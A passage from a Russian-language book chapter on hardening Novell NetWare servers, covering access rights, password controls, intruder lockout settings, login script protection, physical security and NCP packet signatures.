- *Супервизор.* Учетная запись супервизора обладает наивысшим уровнем доступа в сети NetWare. Она предоставляет человеку привилегии полного доступа к каждому файлу и каталогу, расположенному на файловом сервере. На каждом сервере может быть только одна учетная запись супервизора.
- *Эквивалент супервизора.* На файловом сервере может быть только одна учетная запись супервизора, но могут возникнуть ситуации, когда правами супервизора должны обладать несколько человек. Для этого в NetWare предусмотрены учетные записи эквивалентов супервизора. Пользователь с такой учетной записью обладает всеми правами супервизора, однако таковым не является (у системы может быть лишь один супервизор!). Отмечу, что чем меньше таких учетных записей в системе, тем меньше проблем для супервизора.

МАСКА УНАСЛЕДОВАННЫХ ПРАВ

При создании нового каталога или файла NetWare автоматически присваивает ему некоторые определенные права доступа. Для этого в системе используется так называемая *маска унаследованных прав* (inherited rights mask). Например, благодаря этой маске всем пользователям присваиваются права на чтение и просмотр имен файлов. (Это правило не распространяется на каталоги Root и SYSTEM — доступ к ним может получить только супервизор или эквивалент супервизора.) Супервизор может изменить маску унаследованных прав для своего нового файла или каталога. Если он не предоставит пользователю права на попечительство файла или каталога, то именно маска унаследованных прав будет определять его уровень доступа. Но если пользователь обладает правами попечительства, то они превосходят права, определенные маской. Другими словами, приоритет прав попечительства выше приоритета маски.

И права попечительства, и маска унаследованных прав содержат набор основных дескрипторов доступа, перечисленных в таблице 16.1.

Право	Описание
S (Supervisor)	Все права; они не могут быть отменены для файла или подкаталога.
R (Read)	Чтение файлов и выполнение программ.
W (Write)	Чтение и изменение файлов.
C (Create)	Создание файлов и подкаталогов; при установке на уровне файла пользователю предоставляются права восстановление файла после его удаления.
E (Erase)	Удаление каталога вместе со всеми подкаталогами и файлами.
M (Modify)	Изменение атрибутов каталога и файла.
F (File Scan)	Просмотр имен файлов, входящих в каталог.
A (Access Control)	Изменение прав попечительства и маски унаследованных прав для каталога (например, используется для децентрализованного управления безопасностью).

Таблица 16.1. *Дескрипторы доступа Novell NetWare.*

ПРАВА ПРИЛОЖЕНИЙ

Как уже говорилось, супервизоры присваивают пользователям права доступа к файлам и каталогам. Однако с ростом сложности программ стало достаточно полезным присваивать права приложениям, а не их пользователям.

Например, для этого можно воспользоваться бесплатно распространяемой программой *aprite*. С ее помощью можно предоставить права

приложениям, которые могут отличаться от прав пользователей, использующих приложение. Эта система позволяет пользователям изменять свои идентификаторы во время выполнения приложения. Программа дает возможность работать с несколькими уровнями безопасности, основанными на используемых в NetWare средствах обеспечения безопасности. Кроме того, она содержит встроенное средство управления и просмотра своей безопасности, а также средство автоматической проверки на наличие вирусов. Чтобы загрузить программу, посетите Web-сайт Джима ЭбраЙта, расположенный по адресу *http://www.coil.com/~ebright/aprite.zip*.

ПРИОРИТЕТ ПРАВ ПОПЕЧИТЕЛЬСТВА

Как уже говорилось, NetWare позволяет супервизору предоставлять пользователям различные права доступа, которые либо предоставляются по умолчанию, либо специально указываются супервизором. Однако атрибуты файла или каталога обладают большим приоритетом. Другими словами, именно они определяют права доступа пользователя, несмотря на права, предоставленные супервизором или маской унаследованных прав. Отмечу также, что некоторые из атрибутов не влияют на права пользователя. Далее приводится список атрибутов, которые могут повлиять на права доступа пользователя (см. таблицу 16.2).

Атрибут	Описание
X	Запрет на копирование файла.
D	Запрет на удаление файла или каталога.
ДО	Запрет на удаление, переименование или изменение файла.
R	Запрет на переименование файла или каталога.

Таблица 16.2. *Атрибуты файлов и каталогов, изменяющие права доступа пользователя.*

Все атрибуты безопасности NetWare (вроде идентификаторов, учетных записей и прав попечительства) хранятся в *файле связей* (bindery file). Этот файл зашифрован и заблокирован от постороннего доступа. Никогда не пытайтесь редактировать или удалять его.

НАСТРОЙКА ПАРОЛЕЙ

Во время регистрации пользователя на сервере NetWare 4.12 автоматически зашифровывает его пароль и передает его по сети серверу. Благодаря этому хакер не сможет перехватить пароль с помощью сети. В предыдущих версиях операционной системы (включая Novell NetWare 3.11 и 3.12) использовалась абсолютно иная схема шифрования паролей. Поэтому сети, содержащие серверы с различными версиями NetWare? могут указать пользователю (в файле *autoexec.ncf*) не использовать средства шифрования паролей. Для этого используется параметр «ALLOW UNENCRYPTED PASSWORD» («Разрешить незашифрованные пароли»).

Отмечу также, что в NetWare не предусмотрены средства шифрования передаваемой информации, за исключением паролей.

ШИФРОВАНИЕ ПАРОЛЕЙ

Итак прежде, чем послать пароль пользователя, Novell NetWare зашифровывает его. Далее описаны шесть этапов этого процесса:

1. Рабочая станция запрашивает *у* сервера одноразовый ключ.
2. Сервер посылает рабочей станции уникальный *одноразовый ключ* длиной в 8 байт,
3. Рабочая станция зашифровывает пароль с помощью идентификатора пользователя. В результате получается некоторое значение, состоящее из 16 байт. Именно это значение хранится в расположенном на сервере файле связей.
4. После этого рабочая станция зашифровывает полученное значение с помощью одноразового ключа. В результате получается значение длиной в 8 байт.
5. Рабочая станция пересылает зашифрованный пароль серверу.
6. Сервер проделывает операции 3 и 4 и сравнивает полученное значение с тем, которое пришло от рабочей станции. Если оба значения совпадают, то регистрация завершается; если же нет, то сервер посылает сообщение о запрещении доступа.

УТИЛИТА SYSCON

Администраторы NetWare используют утилиту *syscon* для управления большинством параметров системы. Например, с ее помощью можно создавать новых пользователей и группы, устанавливать пароли и назначать права доступа. Администраторы с правами супервизора могут с помощью этой утилиты установить элементы управления паролем для каждого пользователя в отдельности. Только супервизор может использовать *syscon* для изменения паролей и прав пользователей. Кроме того, этой утилитой могут воспользоваться и обычные пользователи. Например, с ее помощью можно просматривать некоторые параметры системы. Однако это создает некоторые дополнительные проблемы обеспечения безопасности.

УПРАВЛЕНИЕ ПАРОЛЯМИ

Как известно, можно управлять паролями пользователей с помощью командной строки. Однако многие супервизоры предпочитают использовать для этого утилиту *syscon*. Она существенно облегчает работу со всеми паролями сразу и обладает достаточно развитым пользовательским интерфейсом. Например, с ее по-

мощью можно запретить пользователям использовать старые пароли (до десяти паролей). Для этого нужно перейти в меню **Account Restrictions** и установить флажок **Require Unique Passwords.** Если же его не установить, то Novell NetWare лишь запретит пользователям применять предыдущий пароль. Как правило, супервизоры всегда устанавливают этот флажок (что и вам советую).

В Novell NetWare не предусмотрено эффективных элементов управления для создания паролей. Однако можно указать минимальную длину пароля. Для этого нужно перейти в меню **Account Restrictions** и установить флажок **Minimum Password Length.** Отмечу также, что в Novell NetWare разрешается использовать в пароле несколько одинаковых символов. Кроме того, система не позволяет супервизору просматривать пароли пользователей. Как правило, требуется, чтобы длина пароля была не менее восьми символов.

И наконец, в NetWare есть средство, с помощью которого супервизор может заставить пользователей регулярно изменять пароли. Для этого перейдите в меню **Account Restrictions** и установите флажки **Force Periodic Password Changes и Days Between Forced Changes.** Обычно на смену пароля дается не более 90 дней.

Супервизоры могут также потребовать от пользователей изменять пароль при первой регистрации в системе. Для этого нужно перейти в меню **Account Restrictions** и установить флажок **Require Password.**

УПРАВЛЕНИЕ ДОСТУПОМ К СЕРВЕРУ

Супервизор может предоставить пользователям права доступа к расположенным в сети файлам и каталогам. Все они хранятся на *файловых серверах.* Каждый файловый сервер содержит свое определение безопасности и идентификаторы пользователей. Напомню, что созданный супервизором сценарий входа может содержать указания на автоматическое подключение пользователей ко всем файловым серверам сети. При этом новый пароль пользователя будет рассылаться всем серверам сети. При изменении пароля NetWare предложит пользователю определить, хочет ли он синхронизировать новый пароль со всеми серверами сети. Если какой-либо сервер в это время выключен, то NetWare не будет изменять пароль до тех пор, пока пользователь не попытается зарегистрироваться на нем.

Доступ к домашнему каталогу

Напомню, что у каждого пользователя должен быть свой собственный каталог *(домашний каталог)* на сервере, где он смог бы сохранять плоды своей работы. Поэтому супервизор должен сделать так, чтобы доступом к этому каталогу обладал только его собственный хозяин. Чаще всего требуется, чтобы пользователь мог создавать подкаталоги только в своем домашнем каталоге.

ИДЕНТИФИКАТОРЫ СУПЕРВИЗОРА и ЭКВИВАЛЕНТОВ

Идентификаторы супервизора и эквивалента супервизора обладают доступом ко всем ресурсам системы даже в том случае, если это не указано для какого-либо каталога или файла. Поэтому необходимо запретить некоторым пользователям работать на правах супервизора. Кроме того, вам следует хорошенько присматривать за использованием таких идентификаторов. К сожалению, структура разрешений NetWare не позволяет средствам аудита регистрировать использование идентификаторов этого уровня. В этой операционной системе нет средств для определения того, к каким файлам и каталогам обладает доступом каждый конкретный пользователь. Поэтому вам придется воспользоваться программами, созданными компаниями третьей стороны.

Как уже говорилось, на сервере NetWare может быть только один идентификатор супервизора. Поэтому нужно избегать использования этого идентификатора в качестве пароля для всех участников группы поддержки сети. То есть этот идентификатор должен быть известен только одному человеку — супервизору. Для остальных пользователей, нуждающихся в повышенных правах доступа, нужно определить идентификаторы *эквивалентов супервизора* (SEID). Необходимо тщательно охранять идентификатор супервизора. Рекомендуется использовать его только для назначения эквивалентов супервизора и удаленного доступа к консоли файлового сервера.

Итак, нужно использовать идентификатор супервизора как можно реже. Однако не стоит злоупотреблять и идентификаторами эквивалентов. Настоятельно увещевайте системных администраторов, чтобы они пользовались высшими правами доступа только в самых экстренных случаях. Для обычной работы им будет достаточно прав пользователя.

Значит, каждому работнику обслуживающего персонала нужно присвоить два идентификатора — один непривилегированный (вроде оператора очереди печати или оператора сервера печати), а другой — SEID. Так как в NetWare нет средств аудита действий супервизора, то политика безопасности сети должна включать просмотр журнала регистрации событий. Благодаря этому журналу вы сможете определить, что кто-то воспользовался идентификатором эквивалента супервизора. Кроме того, должны существовать некоторые средства обнаружения регистрации администраторов в системе.

ИСПОЛЬЗОВАНИЕ ИДЕНТИФИКАТОРОВ

Зачастую необходимо, чтобы некоторые пользователи системы могли изменять права доступа других пользователей. Например, управляющему проектом может понадобиться подключить к работе новых сотрудников. Вместо того чтобы предоставлять ему права эквивалента супервизора, можно зарегистрировать его в качестве управляющего рабочей группы (workgroup manager). После этого администратор должен предоставить управляющему права попечительства на все каталоги в области сети супервизора.

Если создать различных управляющих рабочих групп во всех отделах компании, то это значительно уменьшит нагрузку на системных администраторов. Кроме того, если кто-то из управляющих предоставит пользователям избыточные права, то администратор легко сможет определить это и наказать виновного. Заметим, что эта операция отняла бы гораздо больше сил и времени, если бы ее совершил администратор.

ДЕТЕКТИРОВАНИЕ ВТОРЖЕНИЙ

В состав операционной системы Novell NetWare входит средство обнаружения вторжений — Intruder Detection System (IDS). По умолчанию это средство находится в нерабочем состоянии. При каждом некорректном входе в систему сервер издает звуковой сигнал. Кроме того, с его помощью можно заблокировать пользователя, совершившего несколько попыток некорректной регистрации.

Для управления Intruder Detection используется несколько специальных параметров. Во-первых, можно установить, как долго сервер должен содержать информацию о некорректной попытке регистрации. По умолчанию значению *Bad Login Retention Time* присваивается значение 30 минут. Однако можно изменять его в пределах от 10 минут до 7 дней. Кроме того, NetWare позволяет супервизору установить ограничение на количество некорректных регистрации в системе, после превышения которого учетная запись пользователя будет заблокирована. Время блокировки определяется параметром *Length of Account Lockout.* По умолчанию этому параметру присваивается значение 30 минут. Однако его тоже можно изменять его в пределах от 10 минут до 7 дней. В таблице 16.3 приведены значения параметров Intruder Detection.

Как я уже говорил, при обнаружении вторжения сервер должен издать звуковой сигнал, а на консоли появится сообщение с именем пользователя и временем его некорректной регистрации в системе. Кроме того, там будет представлена информация о том, сколько некорректных попыток уже зарегистрировано, и адрес узла, с которого произошла попытка некорректной регистрации. Вся эта информация будет помещена в журнале регистрации ошибок сервера (File Server Error Log). Супервизор или эквивалент могут разблокировать учетную запись до того, как истечет время блокировки. Более того, они могут удалить журнал регистрации ошибок сервера.

БЛОКИРОВКА ПОЛЬЗОВАТЕЛЕЙ

Наиболее распространены два вида атак на сети: атака грубой силы и атака словаря. Обе они достаточно опасны для хостов Unix. Дело в том, что по умолчанию Unix не отключает идентификатор пользователя после нескольких попыток некорректной регистрации. По умолчанию NetWare также не отключает идентификатор пользователя, однако это может сделать супервизор системы.

Можно и нужно настроить NetWare так, чтобы она отключала учетные записи пользователей после определенного числа некорректных регистрации в системе. Для этого нужно воспользоваться утилитой *syscon.* В таблице 16.3 приводится список параметров и значений, которые нужно им присвоить.

Параметр	Установка
Detect Intruder	YES
Intruder Detection Threshold	x
Incorrect Login Attempts	x
Lock Account After Detection	YES
Length of Account Lockout	x Days x Hours x minutes
Bad Login Retention Time	x Days x Hours x minutes

Таблица 16.3. *Установки NetWare Intruder Detection.*

Присвоив параметру **Detect Intruder** значение YES, мы тем самым подключили процесс наблюдения за попытками неавторизованного доступа к системе. Обнаружив такую попытку, система предпримет шаги, определенные с помощью установленных параметров. Значение поля **Incorrect Login Attempts** указывает системе допустимое количество некорректных регистрации. После превышения этого числа система отключит идентификатор пользователя. Присвоив параметру **Lock Account After Detection** значение YES, мы указали системе отключать идентификатор пользователя после определенного числа неправильных регистрации. Значение счетчика таких регистрации сбрасывается после каждой правильной регистрации в системе. Поэтому параметру **Length of Account Lockout** нужно присвоить максимальное значение (40 дней, 23 часа, 59 минут). Из-за этого пользователь вынужден будет сообщить администратору о том, что он не может зарегистрироваться в системе. Так вы сразу определите, чем вызвано такое поведение системы: некорректными действиями пользователя или попыткой взлома системы со стороны хакера. Значение параметра **Bad Login Retention Time** определяет время хранения информации о предыдущих попытках некорректной регистрации в системе. Эта информация удаляется после успешной регистрации. Поэтому присвойте данному параметру максимальное значение (40 дней, 23 часа, 59 минут). Так вы сможете остановить хакера, пытающегося взломать систему с помощью атаки грубой силы.

NetWare 4.0 хранит пароли во временном файле

Чтобы зарегистрироваться в сети с помощью рабочей станции, пользователь запускает программу *login.exe*. Поставляемая вместе с Novell NetWare 4.0 программа *login.exe* обладает одним существенным недостатком — она создает файл подкачки и помещает туда имя и пароль пользователя. После завершения процесса регистрации программа удаляет этот файл. Однако хакер может попытаться восстановить его и получить имя и пароль пользователя, записанные в виде обычного текста.

СЦЕНАРИЙ ВХОДА

После того как пользователь присоединится к серверу, система выполняет так называемый *системный сценарий входа в сеть. С* его помощью Novell NetWare присоединяет пользователей к другим серверам, указывает буквы накопителей и осуществляет некоторые другие функции. После системного сценария входа система выполняет сценарий входа пользователя.

Novell NetWare хранит все сценарии входа пользователей в каталоге SYS:MA1L. (В этом каталоге содержатся почтовые сообщения.) Так как пользователям нужно где-то хранить свою почту, то администратор должен наделить их правами создания файлов в каталоге SYS:MAIL. Однако в этом есть и обратная сторона: пользователь может создать в этом каталоге сценарии входа и для других пользователей или хакеров.

Сценарий входа — это пакетный файл, содержащий некоторые команды для операционной системы. Однако с помощью этих команд хакер может заставить операционную систему выполнить практически любую операцию. Привилегированный сценарий входа (например, если хакер изменил сценарий входа супервизора) может выключить сервер, скопировать файлы в другое место или даже переформатировать жесткий диск пользователя. Более того, если хакер перепишет сценарий входа для эквивалента супервизора, то он сможет создать новых пользователей и предоставить им любые права доступа. (Для создания новых пользователей можно запустить из командной строки утилиту *syscon*.) Поэтому вы должны создать сценарии входа для всех пользователей. После этого пользователь уже не сможет написать свой собственный сценарий — ведь для этого ему придется изменить старый. Кроме того, можно поместить в конце системного сценария команду *exit,* которая предотвратит выполнение пользовательского сценария входа. Однако это не очень правильное решение — ведь пользователь тоже хочет нормально работать. Поэтому старайтесь избегать таких сценариев.

Чтобы определить, какими правами обладает какой-либо пользователь по отношению к различным каталогам и файлам, нужно проверить пользователей, помещенных в специальные группы и эквиваленты безопасности. Кроме того, вы должны избегать предоставления пользователям прав супервизора по отношению к какому-либо каталогу. Дело в том, что такой пользователь сможет управлять правами доступа к этому каталогу (и его подкаталогам) остальных пользователей. Если в системе нужно организовать децентрализованное управление доступом к различным каталогам, то следует присвоить определенным пользователям права попечительства.

СРЕДСТВА АУДИТА NETWARE

Как уже отмечалось в главе 12, операционная система Novell NetWare не содержит никаких средств аудита. Однако в системе имеется журнал регистрации ошибок, в котором содержится информация обо всех попытках некорректного входа в систему. Кроме того, журнал учетных записей (Accounting Log) содержит

информацию обо всех пользователях, вошедших в систему и покинувших ее. Все эти средства аудита не представляют практической ценности при борьбе с хакерами.

ОТВЕТСТВЕННОСТЬ АДМИНИСТРАТОРА

Управление доступом пользователей в Novell NetWare требует таких же элементов управления, как если бы пользователь пытался проникнуть на сервер. Политика безопасности вашего сайта должна содержать средство, благодаря которому администратор должен будет подтвердить создание каждого нового идентификатора пользователя. Кроме того, политика безопасности должна определять, какие привилегии доступа будут присваиваться каждому новому пользователю. Далее приводится список еще нескольких обязательных для политики безопасности операций:

- Активизация заблокированных идентификаторов
- Активизация забытых паролей
- Нейтрализация доступа пользователя, удаленного из системы или изменившего свои функции
- Наблюдение за изменениями привилегий и полномочий доступа. Вы должны проверить корректность и необходимость всех изменений
- Периодический просмотр привилегий и полномочий доступа пользователей

ПЕРВАЯ ПРОВЕРКА БЕЗОПАСНОСТИ

Далее я расскажу о том, какие атаки используют хакеры для нападения на систему Novell NetWare. Так как многие из них используют одни и те же недостатки системы, благоразумнее всего будет последовать всем приведенным в этой главе советам. Так вы сможете уберечься от большинства атак. Например, многие атаки построены на использовании учетной записи гостя. Прежде чем приступить к дальнейшему изучению проблем обеспечения безопасности, познакомьтесь со следующими двумя разделами. В них содержится описание наиболее простых атак хакеров.

ПРОГРАММА SECURITY

Входящая в состав Novell NetWare программа *security* предоставляет информацию о том, как супервизор организовал средства обеспечения безопасности в системе. Кроме того, с ее помощью можно проверить систему на соответствие стандартам. Программа *security* может быть запущена только супервизором или эквивалентом супервизора. Далее приводится список предоставляемой программой информации:

- Пользователи без пароля
- Пользователи, чей пароль совпадает с их идентификатором
- Пользователи, чей пароль короче шести символов

- Пользователи, которые не изменяли пароль в течение последних 30 дней
- Пользователи с неограниченным периодом использования пароля
- Пользователи, которые не обязаны использовать уникальный пароль во время замены старого пароля
- Пользователи с полномочиями доступа к корневому каталогу
- Пользователи, обладающие расширенными (по сравнению с устанавливаемыми по умолчанию) правами доступа к SYS:SYSTEM, SYS:PUBLIC и SYS:MAIL
- Пользователи без сценариев входа

Если утилита *security* вернет имена каких-либо пользователей, то вы должны убедиться в том, что нельзя изменить их права без ущерба для работы. Поговорите с этими пользователями и попробуйте выяснить, зачем им нужны такие права и нельзя ли обойтись без них. Как говорится, семь раз отмерь, один — отрежь.

БЕСПЛАТНЫЕ СРЕДСТВА АУДИТА для NOVELL NETWARE

Описанная выше утилита *security* поставляется только с операционными системами Novell NetWare версий 3.x и недоступна для Novell NetWare 4.x.

В NetWare 4 используется механизм «дерева NDS». С его помощью администратор может установить сложные, многоуровневые структуры управления правами и полномочиями доступа пользователей. Кроме того, в NetWare 4.x остались одноуровневые структуры управления, использовавшиеся в старых версиях операционной системы. Сети NetWare, в которых используются оба типа структур управления, могут предоставить пользователям чрезвычайно разнообразные права доступа. К сожалению, в Novell NetWare 4.x нет встроенных методов сканирования «эффективных» прав, с помощью которых можно определить недостатки безопасности сети.

Для решения этой проблемы можно воспользоваться бесплатной программой *naudit,* которая создает отчет обо всех пользователях, не соответствующих набору стандартов безопасности. Коммерческая версия этой программы содержит больше параметров управления, тестов безопасности системы, а также средства сортировки пользователей по категориям.

Чтобы загрузить бесплатную версию программы, посетите Web-сайт, расположенный по адресу *http://www.rawnet.co.uk/novell4/naudit.exe*Если же вам нужен исходный текст программы (она написана на Паскале), то посетите Web-сайт Rawnet, расположенный по адресу *http://www.rawnet.co.uk/novell4/naudit.pas.*

ПРОГРАММА FILER

Для определения эффективных прав пользователя по отношению к какому-либо каталогу или файлу супервизор может воспользоваться утилитой *flier*. Однако эта утилита не предоставляет информацию об атрибутах файлов или каталогов. Напомню, что эти атрибуты имеют более высокий приоритет, чем права попечительства или маска унаследованных прав.

Если утилиту *flier* запустит пользователь, то она сообщит о его правах доступа к выбранному каталогу. Если же программа будет запущена супервизором, то в результате будет получена информация о правах доступа всех пользователей по отношению к выбранному каталогу. Выбрать каталог можно с помощью самой утилиты.

Данная утилита полезна в том случае, когда вы хотите определить, не получил ли хакер или какой-либо пользователь доступ к какому-либо важному каталогу.

НЕДОСТАТКИ ЗАЩИТЫ NETWARE

Сейчас, познакомившись с основами работы Novell NetWare, мы перейдем к изучению возможных типов атак на эту систему. Кроме того, я расскажу вам о том, как защитить систему от нападений хакеров. Все дальнейшее повествование основывается на моем личном опыте работы с Novell NetWare 3.12.

Как уже говорилось, атаки хакеров могут принимать различные формы. Многие из них построены на методах работы с паролями в Novell NetWare, а также на способах передачи данных по сети.

ОСНОВНЫЕ СРЕДСТВА ЗАЩИТЫ

Для обеспечения надежной защиты сети вам придется начать с сервера. В следующих разделах я расскажу о возможных проблемах безопасности сервера и о том, как решить эти проблемы. Как это ни странно звучит, но самыми злыми врагами хранимой на сервере информации являются служащие компании. Многие люди пытаются получить доступ к секретным данным компании и извлечь некоторую выгоду. Например, они могут продать конкурентам стратегию работы компании, информацию о ее доходах и т. д. Многие уволенные работники считают своим долгом «насолить» компании. Встречался я и с самым обычным хвастовством перед своими коллегами, когда человек «на спор» пытался получить доступ к секретным файлам. Поэтому вы должны оберегать сеть не только от покушений извне, но также и от внутренних «врагов».

ФИЗИЧЕСКАЯ БЕЗОПАСНОСТЬ СЕРВЕРА

Обеспечение физической безопасности сервера — это, пожалуй, один из наиболее простых методов обеспечения безопасности сети. Но, как это ни странно, многие администраторы пренебрегают им. Короче говоря, заприте сервер, а ключ повесьте себе на шею. Только так можно гарантировать полную недоступ-

ность сервера для злоумышленников. Если же сервер распложен в одной комнате с другими машинами (например, администрация компании решила поместить его на вычислительном центре), то заприте и их. Лучше всего закрыть комнату с помощью электронной карточки. Большая компания может позволить себе содержание специального «телохранителя» для сервера. Основной его задачей будет обеспечение физической неприкосновенности машины.

Если же корпус сервера снабжен дверцей с замком, заприте и ее (некоторые серверы поставляются внутри небольших «будок» с замками). Ключ должен быть только у вас и у руководства компании. Таким образом вы сможете ограничить доступ к дисководам, а это достаточно важно. Кроме того, на время вашего отсутствия неплохо бы было запирать клавиатуру сервера внутри специального кабинета (они обычно поставляются вместе с сервером). Так вы сможете полностью заблокировать доступ к северу.

Если вы только загружаете модули NLM (network-loadable module) из каталога SYS:SYSTEM, воспользуйтесь командой *SECURE CONSOLE,* чтобы предотвратить загрузку подобных модулей с флоппи-диска или других носителей информации. *Модули NLM* — это программы помощи, которые можно загрузить в память и тем самым увеличить функциональные возможности операционной системы. Например, в качестве модулей NLM могут выступать драйверы плоттера, накопителей информации и программы автоматического создания резервных копий.

Если вы не обеспечите физическую безопасность сервера, то хакер, пробравшийся к нему, сможет воспользоваться дискетой и запустить какие-либо утилиты, позволяющие получить доступ к серверу. Более того, хакер может украсть резервную копию или даже выключить сервер. Чтобы управлять физическим доступом к серверу, вы должны обеспечить его физическую безопасность. Это поможет избежать вам многих часов напряженной работы и уберечь компанию от краха.

БЕЗОПАСНОСТЬ ФАЙЛОВ

Необходимо всегда обеспечивать безопасность важных файлов системы в фоновом режиме. *Наиболее важными файлами системы* являются *startup.ncf, autoexec.ncf,* файл связей и файлы NDS. Кроме того, вы должны копировать в фоновом режиме все системные сценарии входа, сценарии контейнера и все пользовательские сценарии входа. Замечу также, что в вашей системе могут присутствовать сценарии входа на маршрутизаторы электронной почты, машины резервного копирования и т. д. Все они также должны копироваться в фоновом режиме.

Параллельно с этим нужно составить список модулей NLM и номеров их версий, список файлов, хранимых в каталогах SYS:LOGIN, SYS:PUBLIC и SYS:SYSTEM. Периодически сверяйте эти списки с содержимым каталогов. Так вы сможете определить все изменения системных каталогов.

Очень важно проверять содержимое файлов. Дело в том, что хакер может изменить содержимое файла или сохранить совершенно другой файл с тем же именем. Например, хакеры часто любят изменять программу *login.* Измененный файл поможет хакеру получить доступ к серверу. Кроме того, хакер может изменить

файлы конфигурации Novell NetWare или сценарий входа так, чтобы обойти средства безопасности системы или открыть дополнительные «лазейки» к серверу.

ЗАЩИТА СЦЕНАРИЕВ ВХОДА

Невозможно представить безопасную работу в Novell NetWare без обеспечения безопасности сценариев входа в систему. Эти файлы расположены в каталоге SYS:_NETWARE. В отличие от двоичных файлов, используемых в NDS, файлы сценария входа можно отредактировать с помощью *edit.nlm*. Если вы просмотрите с помощью утилиты *rconsole* содержимое каталога SYS:_NETWARE, то заметите там несколько файлов с расширениями, состоящими из цифр (например, *.000)*. Скорее всего, эти файлы содержат сценарии входа в систему.

Если хакер получит доступ к сценариям входа, то он сможет легко их отредактировать. Дело в том, что такие файлы являются *читабельными*. Другими словами, вы легко можете понять содержимое файла и отредактировать его с помощью простейшего текстового редактора. Отредактировав сценарий входа, хакер может спокойно сохранить его в том же каталоге и под тем же именем. Благодаря этому он легко сможет обойти средства безопасности NDS. К сожалению, в Novell NetWare не предусмотрено никаких средств защиты от подобных атак. Единственное, что можно сделать в этом случае, это запретить хакеру доступ к консоли (физически или удаленно).

СПИСКИ ПОЛЬЗОВАТЕЛЕЙ

Кроме списков системных файлов необходимо создать списки пользователей и групп, зарегистрированных в системе. Для этого нужно воспользоваться программой *syscon* или любым другим средством администрирования. Список должен содержать информацию о каждом пользователе, группе и соответствующих им правах. Периодически обновляйте списки и сверяйте их с установками системы и с данными программы *security*. Не пропускайте ни одной странной (или лишней) учетной записи. Обращайте особое внимание на учетные записи супервизоров.

Во время поверки списков с текущими установками системы проверяйте права попечительства. Старайтесь уменьшить права пользователей до минимума. Для проверки прав пользователей примените утилиту *security*. Если вы не используете *super.exe,* то вы должны удалить все учетные записи со странными ошибками в файле связей. Особенно это касается тех случаев, когда программа *bindfix* не обнаруживает никаких ошибок и учетная запись работает нормально. Обычно подобные явления указывают на то, что атака хакера завершилась успехом. Если хакер установил с помощью программы *super.exe* «черный ход», то он может воспользоваться им и создать дополнительные бреши в защите.

НАБЛЮДЕНИЕ ЗА КОНСОЛЬЮ

В сетях Novell NetWare файловые серверы называются *консолями*. Очень важно, чтобы фиксировались все действия пользователей на консоли. Для этого нужно

воспользоваться программой *conlog.nlm*. *Conlog.nlm* — это прекрасное диагностическое средство. Дело в том, что рано или поздно старые сообщения будут замещены новыми. Данная программа не отслеживает вводимые на консоль значения, однако она сохраняет все ответы консоли. Эти данные расположены в файле *sys:etc\console.log.*

Прежде чем ввести новую команду, нажмите клавишу с направленной вверх стрелкой. Так вы сможете просмотреть последнюю введенную на консоль команду.

Ручной контроль консоли оправдан в небольших сетях. Для крупных компаний характерно достаточно большое количество эквивалентов супервизора. Поэтому там супервизоры обычно используют модуль *securefx.nlm.* После взлома безопасности системы эта утилита отображает на консоли и на экранах всех присоединенных к системе пользователей следующее сообщение:

Security breach against station <номер соединения> DETECTED.

(ОБНАРУЖЕНО нарушение безопасности на станции <номер соединениях)

Кроме того, эта программа записывает все сообщения в журнал регистрации ошибок. И наконец, *securefx.nlm* помещает на консоль и в журнал регистрации следующее сообщение:

Connection TERMINATED to prevent security compromise

(Во избежание нарушения безопасности системы соединение разорвано.)

ПОДКЛЮЧЕНИЕ СРЕДСТВ АУДИТА

Как уже говорилось в главе 12, после включения средства *Accounting* можно следить за всеми операциями входа и выхода из системы, включая и некорректные попытки. Отслеживание регистрации может предупредить вас о том, что кто-то пытается проникнуть (или уже проник) в систему.

ИСПОЛЬЗОВАНИЕ УЧЕТНОЙ ЗАПИСИ СУПЕРВИЗОРА

Как уже говорилось, необходимо стараться избегать использования учетной записи супервизора. Делайте это только в самых экстренных случаях. Присутствие учетной записи супервизора в системе — это дополнительная опасность. Если вы не используете цифровых подписей пакетов, то хакер может воспользоваться программой, которая будет перехватывать пакеты пользователей. При удачном стечении обстоятельств он сможет получить доступ к системе на правах супервизора. Если вы обнаружите, что кто-то очень долго работал в системе с правами супервизора (более восьми часов), это может говорить о том, что данная учетная запись больше не используется.

ИСПОЛЬЗОВАНИЕ ЦИФРОВЫХ ПОДПИСЕЙ

Как уже говорилось, в Novell NetWare используется обычный метод передачи данных. Поэтому хакеры могут достаточно легко просматривать содержимое всех

передаваемых по сети пакетов. Чтобы предотвратить атаки наблюдения за пакетами, подключите средства создания цифровых подписей. Для этого добавьте в файл *autoexec.ncf* следующую строку:

```
SET NCP PACKET SIGNATURE OPTION=3
```

Если присвоить параметру *SIGNATURE* значение 3, то для каждого передаваемого по сети пакета будет создана своя цифровая подпись. (О том, что такое цифровые подписи и какие возможности они предоставляют, можно прочитать в главе 5.) После этого все клиенты сети должны будут использовать цифровые подписи. Поэтому вы должны обеспечить их соответствующими программами.

ЦИФРОВЫЕ подписи

Чтобы можно было безопасно передавать данные на серверы NetWare, в системе предусмотрено средство, которое компания Novell называет *цифровыми подписями пакетов NCP,* Подпись пакета NCP предоставляет четыре уровня безопасности. Самый высокий уровень безопасности, 3, требует, чтобы и клиент, и сервер создавали цифровые подписи всех пересылаемых пакетов. Самый низкий уровень безопасности, 0, запрещает использование подписей. В таблице 16.4 приведено краткое описание каждого из уровней безопасности цифровых подписей.

Уровень	Описание
0	Ни клиент, ни сервер не должны создавать цифровых подписей пакетов. Кроме того, ни один из них не будет работать с цифровыми подписями.
1	Ни одна из сторон соединения не использует цифровых подписей до тех пор, пока этого не потребует сторона-приемник.
2	Обе стороны соединения создают цифровые подписи пакетов до тех пор, пока сторона-приемник не потребует обратного.
3	Обе стороны соединения используют цифровые подписи. Ни одна из них не будет обрабатывать пакеты без цифровых подписей.

Таблица 16,4. *Уровни безопасности цифровых подписей.*

Как уже Отмечалось, при создании цифровой подписи пакета Novell NetWare помещает ее на место контрольной суммы пакета. Использование цифровых подписей существенно повышает уровень безопасности сети, так как сторона-приемник будет принимать только пакеты с корректными цифровыми подписями. На рисунке 16.1 для сравнения показаны обычный пакет NetWare и пакет с цифровой подписью.

